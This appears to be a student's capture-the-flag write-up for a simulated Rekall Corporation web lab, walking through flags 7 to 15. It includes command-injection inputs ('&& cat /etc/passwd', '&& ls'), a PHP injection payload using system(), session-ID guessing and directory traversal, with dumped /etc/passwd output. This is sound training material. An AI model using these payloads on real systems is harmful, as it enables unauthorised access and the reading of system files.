And It worked.




Login

Congrats, flag 7 is bcs92sjsk233


Day 1 F8: Sensitive Data Exposure

On the login page I viewed the source page and I found a the username dougquaid and the password kuato



```
>

rm action="/Login.php" method="POST">

 <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
 <input type="text" id="login" name="login" size="20" /></p>

 <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
 <input type="password" id="password" name="password" size="20" /></p>

 <button type="submit" name="form" value="submit" background-color="black">Login</button>
```

I then entered the credentials in to the admin log in field




Save password for http://192.168.14.35?

Username
dougquaid

Password
kuato

□ Show password

When I hit enter it gave me the flag number and it gave me additional network developer tools




Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools

HERE

Day 1 F9: Sensitive Data Exposure


robots.txt is a text file that websites use to tell robots what part of the website they can and cannot access. That is where I found the flag



```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Day 1 F10: Command Injection: When I gained access to dougquaid's profile these networking tools became available. One was DNS check


This is what I put in the text box: www.welcometorecall.com **&& cat vendors.txt**. It gave me info like server number and address. It also showed me what firewall is being used and as well as the cybersecurity company being used. As well as their load balancer information



```
file: vendors.txt

Server: 127.0.0.11 Address: 127.0.0.11#53
Non-authoritative answer:
www.welcometorecall.com canonical name
= welcometorecall.com. Name:
welcometorecall.com Address:
208.76.82.210 SIEM: splunk Firewalls:
barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas
```

Day 1 F11: Command Injection

In the networking tools that became available to me, I input this into the text box www.welcometorecall.com **| vendors.txt.** This output shows me the tools that are being used for security monitoring and management.




MX Record Checker


SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s

Day 1 F12: Brute Force Attack:
in the input boxes I used to find the last two flags I entered www.welcometorecall.com **&& cat /etc/passwd. The output is the /etc/passwd file.** That gives a list of all the users on the system.




```
Server: 127.0.0.11 Address: 127.0.0.11#53
Non-authoritative answer:
www.welcometorecall.com canonical name
= welcometorecall.com. Name:
welcometorecall.com Address:
208.76.82.210 root:x:0:0:root:/root:/bin/
bash daemon:x:1:1:daemon:/usr/sbin:/usr/
sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/
nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/
usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/
usr/sbin/nologin mail:x:8:8:mail:/var/mail:/
```




```
usr/sbin/nologin mail:x:8:8:mail:/var/mail/
usr/sbin/nologin news:x:9:9:news:/var/
spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/
sbin/nologin proxy:x:13:13:proxy:/bin:/usr/
sbin/nologin www-data:x:33:33:www-data:/
var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/
sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/
nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/usr/sbin/
nologin nobody:x:65534:65534:nobody:/
```

This is where I found this user name melina



```
nonexistent:/usr/sbin/nologin
ibuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/
nonexistent:/bin/false
melina:x:1000:1000::/home/melina:
```

I input the user name melina and password melina and it gave me the flag. It also made top secret legal data available to me.




192.168.14.35/Login.php

Save password for http://192.168.14.35?

Username: melina

Password: melina

□ Show password




Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:

HERE


<u>Day 1 F13: PHP Injection:</u>

When I accessed the robots.txt file I found the website souvenirs.php so I entered it into the URL, I also entered in the **?message=” “;system(‘ cat /etc/passwd’)** to see if I could get that information




```
2.168.14.35/souvenirs.php?message=" "; system(' cat /etc/passwd') →
http://192.168.14.35/souvenirs.php?message=" "; system(' cat — Visit
```

This was the output: It gave me all the users on the server.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/
usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/
usr/sbin/nologin mail:x:8:8:mail:/var/mail:/
usr/sbin/nologin news:x:9:9:news:/var/spool/
news:/usr/sbin/nologin uucp:x:10:10:uucp:/
var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/
```



```
sbin/nologin backup:x:34:34:backup:/var/
backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/
nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/usr/sbin/
nologin nobody:x:65534:65534:nobody:/
nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/
nonexistent:/bin/false melina:x:1000:1000::/
home/melina:
```


Day 1 F14: Session Management

When I found flag 12 this was the website that it gave me



192.168.14.35/admin_legal_data.php?admin=001

I tried out different session IDs and the lucky one was 87




192.168.14.35/admin_legal_data.php?admin=87

Admin Legal Documents - Restricted Area

Welcome Admin...

You have unlocked the secret area, flag 14 is dks93jdlsd7dj

Day 1 F15: Directory Traversal: I used the command **www.welcometorecall.com && ls** in the DNS text box. This is simulating that attacker can turn the URL into a command line and gain sensitive information. Like this command will list all the files in that current directory


located in the file: vendors.txt


DNS Check

velcometorecall.com && ls

www.welcometorecall.co...
www.welcometorecall.co...


```
127.0.0.11#53 Non-aut
```

While searching through the output of that I saw old_disclaimers



```
working.php
ge.js old_disclaimers
p_eval.php phpi.php
```

Then I entered it into the URL with disclaimer_1.txt since the new disclaimer was disclaimer_2.txt and it gave me the flag


192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
REKALL CORPORATION
REKALL CORPORATION

